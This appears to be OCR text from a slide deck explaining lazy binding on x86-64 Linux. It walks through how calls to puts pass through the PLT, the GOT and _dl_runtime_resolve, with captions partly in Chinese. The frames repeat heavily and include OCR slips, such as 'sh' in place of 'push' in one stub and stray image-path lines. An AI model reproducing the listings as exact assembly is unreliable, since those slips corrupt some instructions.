puts	<puts@plt> endbr64 <puts@plt+4> bnd jmp *<puts@got.plt> <puts@plt+11> nop DWORD PTR [rax+rax*1+0x0]
printf	<printf@plt> endbr64 <printf@plt+4> bnd jmp *<printf@got.plt> <printf@plt+11> nop DWORD PTR [rax+rax*1+0x0]
read	<read@plt> endbr64 <read@plt+4> bnd jmp *<read@got.plt> <read@plt+11> nop DWORD PTR [rax+rax*1+0x0]
sleep	<sleep@plt> endbr64 <sleep@plt+4> bnd jmp *<sleep@got.plt> <sleep@plt+11> nop DWORD PTR [rax+rax*1+0x0]

PLT

```
push   rbp
mov    rbp,rsp
lea    rdi,&"OWO"
call   <puts@plt>
lea    rdi,&"OWO"
call   <puts@plt>
mov    eax,0x0
pop    rbp
ret
```

main function

```
push   <puts_offset>
bnd jmp <gadget2>
nop
```

gadget1

```
push   <link_map>
bnd jmp <_dl_runtime_resolve>
nop
```

gadget2

puts

_dl_runtime_resolve

$ GOT

Concept

puts	gadget1
printf	<printf>
read	<read>
sleep	<sleep>

puts	<puts@plt> endbr64 <puts@plt+4> bnd jmp *<puts@got.plt> <puts@plt+11> nop DWORD PTR [rax+rax*1+0x0]
printf	<printf@plt> endbr64 <printf@plt+4> bnd jmp *<printf@got.plt> <printf@plt+11> nop DWORD PTR [rax+rax*1+0x0]
read	<read@plt> endbr64 <read@plt+4> bnd jmp *<read@got.plt> <read@plt+11> nop DWORD PTR [rax+rax*1+0x0]
sleep	<sleep@plt> endbr64 <sleep@plt+4> bnd jmp *<sleep@got.plt> <sleep@plt+11> nop DWORD PTR [rax+rax*1+0x0]

PLT

```
push   rbp
mov    rbp,rsp
lea    rdi,&"OWO"
call   <puts@plt>
lea    rdi,&"OWO"
call   <puts@plt>
mov    eax,0x0
pop    rbp
ret
```

main function

0. 呼叫 _dl_runtime_resolve 的前置

```
push   <puts_offset>
bnd jmp <gadget2>
nop
```

gadget1

```
sh   <link_map>
bnd jmp <_dl_runtime_resolve>
nop
```

gadget2

0. 用來 resolve 對應的 function 位址的 function

puts

_dl_runtime_resolve

$ GOT

Concept

1. 呼叫 puts，會先執行 puts@plt

```
push   rbp
mov    rbp,rsp
lea    rdi,&"OWO"
call   <puts@plt>
lea    rdi,&"OWO"
call   <puts@plt>
mov    eax,0x0
pop    rbp
ret
```

main function

puts	<puts@plt> endbr64 <puts@plt+4> bnd jmp *<puts@got.plt> <puts@plt+11> nop DWORD PTR [rax+rax*1+0x0]
printf	<printf@plt> endbr64 <printf@plt+4> bnd jmp *<printf@got.plt> <printf@plt+11> nop DWORD PTR [rax+rax*1+0x0]
read	<read@plt> endbr64 <read@plt+4> bnd jmp *<read@got.plt> <read@plt+11> nop DWORD PTR [rax+rax*1+0x0]
sleep	<sleep@plt> endbr64 <sleep@plt+4> bnd jmp *<sleep@got.plt> <sleep@plt+11> nop DWORD PTR [rax+rax*1+0x0]

PLT

puts	gadget1
printf	<printf>
read	<read>
sleep	<sleep>

GOT

```
push   <puts_offset>
bnd jmp <gadget2>
nop
```

gadget1

```
push   <link_map>
bnd jmp <_dl_runtime_resolve>
nop
```

gadget2

puts

_dl_runtime_resolve

$ GOT

Concept

2. 取出 puts@got 的值並跳轉

puts	<puts@plt> endbr64 <puts@plt+4> bnd jmp *<puts@got.plt> <puts@plt+11> nop DWORD PTR [rax+rax*1+0x0]
printf	<printf@plt> endbr64 <printf@plt+4> bnd jmp *<printf@got.plt> <printf@plt+11> nop DWORD PTR [rax+rax*1+0x0]
read	<read@plt> endbr64 <read@plt+4> bnd jmp *<read@got.plt> <read@plt+11> nop DWORD PTR [rax+rax*1+0x0]
sleep	<sleep@plt> endbr64 <sleep@plt+4> bnd jmp *<sleep@got.plt> <sleep@plt+11> nop DWORD PTR [rax+rax*1+0x0]

PLT

puts	gadget1
printf	<printf>
read	<read>
sleep	<sleep>

GOT

```
push   rbp
mov    rbp,rsp
lea    rdi,&"OWO"
call   <puts@plt>
lea    rdi,&"OWO"
call   <puts@plt>
mov    eax,0x0
pop    rbp
ret
```

main function

```
push   <puts_offset>
bnd jmp <gadget2>
nop
```

gadget1

```
push   <link_map>
bnd jmp <_dl_runtime_resolve>
nop
```

gadget2

puts

_dl_runtime_resolve

$ GOT

Concept

puts	gadget1
printf	<printf>
read	<read>
sleep	<sleep>

GOT

puts	<puts@plt> endbr64 <puts@plt+4> bnd jmp *<puts@got.plt> <puts@plt+11> nop DWORD PTR [rax+rax*1+0x0]
printf	<printf@plt> endbr64 <printf@plt+4> bnd jmp *<printf@got.plt> <printf@plt+11> nop DWORD PTR [rax+rax*1+0x0]
read	<read@plt> endbr64 <read@plt+4> bnd jmp *<read@got.plt> <read@plt+11> nop DWORD PTR [rax+rax*1+0x0]
sleep	<sleep@plt> endbr64 <sleep@plt+4> bnd jmp *<sleep@got.plt> <sleep@plt+11> nop DWORD PTR [rax+rax*1+0x0]

PLT

3. Push puts' offset to stack

```
push   rbp
mov    rbp,rsp
lea    rdi,&"OWO"
call   <puts@plt>
lea    rdi,&"OWO"
call   <puts@plt>
mov    eax,0x0
pop    rbp
ret
```

main function

```
push   <puts_offset>
bnd jmp <gadget2>
nop
```

gadget1

```
push   <link_map>
bnd jmp <_dl_runtime_resolve>
nop
```

gadget2

puts

_dl_runtime_resolve

$ GOT
Concept

puts	gadget1
printf	<printf>
read	<read>
sleep	<sleep>

GOT

puts	<puts@plt> endbr64 <puts@plt+4> bnd jmp *<puts@got.plt> <puts@plt+11> nop DWORD PTR [rax+rax*1+0x0]
printf	<printf@plt> endbr64 <printf@plt+4> bnd jmp *<printf@got.plt> <printf@plt+11> nop DWORD PTR [rax+rax*1+0x0]
read	<read@plt> endbr64 <read@plt+4> bnd jmp *<read@got.plt> <read@plt+11> nop DWORD PTR [rax+rax*1+0x0]
sleep	<sleep@plt> endbr64 <sleep@plt+4> bnd jmp *<sleep@got.plt> <sleep@plt+11> nop DWORD PTR [rax+rax*1+0x0]

PLT

```
push   rbp
mov    rbp,rsp
lea    rdi,&"OWO"
call   <puts@plt>
lea    rdi,&"OWO"
call   <puts@plt>
mov    eax,0x0
pop    rbp
ret
```

main function

```
push   <puts_offset>
bnd jmp <gadget2>
nop
```

4. Push link_map to stack :1

```
push   <link_map>
bnd jmp <_dl_runtime_resolve>
nop
```

gadget2

puts

_dl_runtime_resolve

$ GOT
Concept

puts	gadget1
printf	<printf>
read	<read>
sleep	<sleep>

GOT

puts	<puts@plt> endbr64 <puts@plt+4> bnd jmp *<puts@got.plt> <puts@plt+11> nop DWORD PTR [rax+rax*1+0x0]
printf	<printf@plt> endbr64 <printf@plt+4> bnd jmp *<printf@got.plt> <printf@plt+11> nop DWORD PTR [rax+rax*1+0x0]
read	<read@plt> endbr64 <read@plt+4> bnd jmp *<read@got.plt> <read@plt+11> nop DWORD PTR [rax+rax*1+0x0]
sleep	<sleep@plt> endbr64 <sleep@plt+4> bnd jmp *<sleep@got.plt> <sleep@plt+11> nop DWORD PTR [rax+rax*1+0x0]

PLT

```
push   rbp
mov    rbp,rsp
lea    rdi,&"OWO"
call   <puts@plt>
lea    rdi,&"OWO"
call   <puts@plt>
mov    eax,0x0
pop    rbp
ret
```

main function

```
push   <puts_offset>
bnd jmp <gadget2>
nop
```

gadget1

```
push   <link_map>
bnd jmp <_dl_runtime_resolve>
nop
```

gadget2


puts

_dl_runtime_resolve

5. 呼叫 _dl_runtime_resolve(link_map, puts_offset) 來 resolve function，取得 function 對應到的位址

$ GOT

Concept


puts
<puts@plt> endbr64
<puts@plt+4> bnd jmp *<puts@got.plt>
<puts@plt+11> nop DWORD PTR [rax+rax*1+0x0]
printf
<printf@plt> endbr64
<printf@plt+4> bnd jmp *<printf@got.plt>
<printf@plt+11> nop DWORD PTR [rax+rax*1+0x0]
read
<read@plt> endbr64
<read@plt+4> bnd jmp *<read@got.plt>
<read@plt+11> nop DWORD PTR [rax+rax*1+0x0]
sleep
<sleep@plt> endbr64
<sleep@plt+4> bnd jmp *<sleep@got.plt>
<sleep@plt+11> nop DWORD PTR [rax+rax*1+0x0]
PLT
puts <puts>
printf <printf>
read <read>
sleep <sleep>
GOT
push rbp
mov rbp,rsp
lea rdi,&"OWO"
call <puts@plt>
lea rdi,&"OWO"
call <puts@plt>
mov eax,0x0
pop rbp
ret
main function
6. 更新 puts@GOT
push <puts_offset>
bnd jmp <gadget2>
nop
gadget1
push <link_map>
bnd jmp <_dl_runtime_resolve>
nop
gadget2
puts
_dl_runtime_resolve

$ GOT

Concept

puts	<puts@plt> endbr64 <puts@plt+4> bnd jmp *<puts@got.plt> <puts@plt+11> nop DWORD PTR [rax+rax*1+0x0]
printf	<printf@plt> endbr64 <printf@plt+4> bnd jmp *<printf@got.plt> <printf@plt+11> nop DWORD PTR [rax+rax*1+0x0]
read	<read@plt> endbr64 <read@plt+4> bnd jmp *<read@got.plt> <read@plt+11> nop DWORD PTR [rax+rax*1+0x0]
sleep	<sleep@plt> endbr64 <sleep@plt+4> bnd jmp *<sleep@got.plt> <sleep@plt+11> nop DWORD PTR [rax+rax*1+0x0]

PLT

puts	<puts>
printf	<printf>
read	<read>
sleep	<sleep>

GOT

```
push   rbp
mov    rbp,rsp
lea    rdi,&"OWO"
call   <puts@plt>
lea    rdi,&"OWO"
call   <puts@plt>
mov    eax,0x0
pop    rbp
ret
```

main function

```
push   <puts_offset>
bnd jmp <gadget2>
nop
```

gadget1

```
push   <link_map>
bnd jmp <_dl_runtime_resolve>
nop
```

gadget2


7. 執行 puts

puts

_dl_runtime_resolve

$ GOT

Concept


puts
<puts@plt> endbr64
<puts@plt+4> bnd jmp *<puts@got.plt>
<puts@plt+11> nop DWORD PTR [rax+rax*1+0x0]
printf
<printf@plt> endbr64
<printf@plt+4> bnd jmp *<printf@got.plt>
<printf@plt+11> nop DWORD PTR [rax+rax*1+0x0]
read
<read@plt> endbr64
<read@plt+4> bnd jmp *<read@got.plt>
<read@plt+11> nop DWORD PTR [rax+rax*1+0x0]
sleep
<sleep@plt> endbr64
<sleep@plt+4> bnd jmp *<sleep@got.plt>
<sleep@plt+11> nop DWORD PTR [rax+rax*1+0x0]
PLT
puts <puts>
printf <printf>
read <read>
sleep <sleep>
GOT
push rbp
mov rbp,rsp
lea rdi,&"OWO"
call <puts@plt>
lea rdi,&"OWO"
call <puts@plt>
mov eax,0x0
pop rbp
ret
main function
8. 執行完成，回到 main
puts
_dl_runtime_resolve
push <puts_offset>
bnd jmp <gadget2>
nop
gadget1
push <link_map>
bnd jmp <_dl_runtime_resolve>
nop
gadget2

$ GOT

Concept

puts	<puts>
printf	<printf>
read	<read>
sleep	<sleep>

GOT

puts	<puts@plt> endbr64 <puts@plt+4> bnd jmp *<puts@got.plt> <puts@plt+11> nop DWORD PTR [rax+rax*1+0x0]
printf	<printf@plt> endbr64 <printf@plt+4> bnd jmp *<printf@got.plt> <printf@plt+11> nop DWORD PTR [rax+rax*1+0x0]
read	<read@plt> endbr64 <read@plt+4> bnd jmp *<read@got.plt> <read@plt+11> nop DWORD PTR [rax+rax*1+0x0]
sleep	<sleep@plt> endbr64 <sleep@plt+4> bnd jmp *<sleep@got.plt> <sleep@plt+11> nop DWORD PTR [rax+rax*1+0x0]

PLT

9. 如果又再次執行 puts

```
push   rbp
mov    rbp,rsp
lea    rdi,&"OWO"
call   <puts@plt>
lea    rdi,&"OWO"
call   <puts@plt>
mov    eax,0x0
pop    rbp
ret
```

main function

```
push   <puts_offset>
bnd jmp <gadget2>
nop
```

gadget1

```
push   <link_map>
bnd jmp <_dl_runtime_resolve>
nop
```

gadget2

puts

_dl_runtime_resolve

$ GOT

Concept

10. 取得 puts@got 的值並跳轉

puts	<puts@plt> endbr64 <puts@plt+4> bnd jmp *<puts@got.plt> <puts@plt+11> nop DWORD PTR [rax+rax*1+0x0]
printf	<printf@plt> endbr64 <printf@plt+4> bnd jmp *<printf@got.plt> <printf@plt+11> nop DWORD PTR [rax+rax*1+0x0]
read	<read@plt> endbr64 <read@plt+4> bnd jmp *<read@got.plt> <read@plt+11> nop DWORD PTR [rax+rax*1+0x0]
sleep	<sleep@plt> endbr64 <sleep@plt+4> bnd jmp *<sleep@got.plt> <sleep@plt+11> nop DWORD PTR [rax+rax*1+0x0]

PLT

puts	<puts>
printf	<printf>
read	<read>
sleep	<sleep>

GOT

```
push   rbp
mov    rbp,rsp
lea    rdi,&"OWO"
call   <puts@plt>
lea    rdi,&"OWO"
call   <puts@plt>
mov    eax,0x0
pop    rbp
ret
```

main function

```
push   <puts_offset>
bnd jmp <gadget2>
nop
```

gadget1

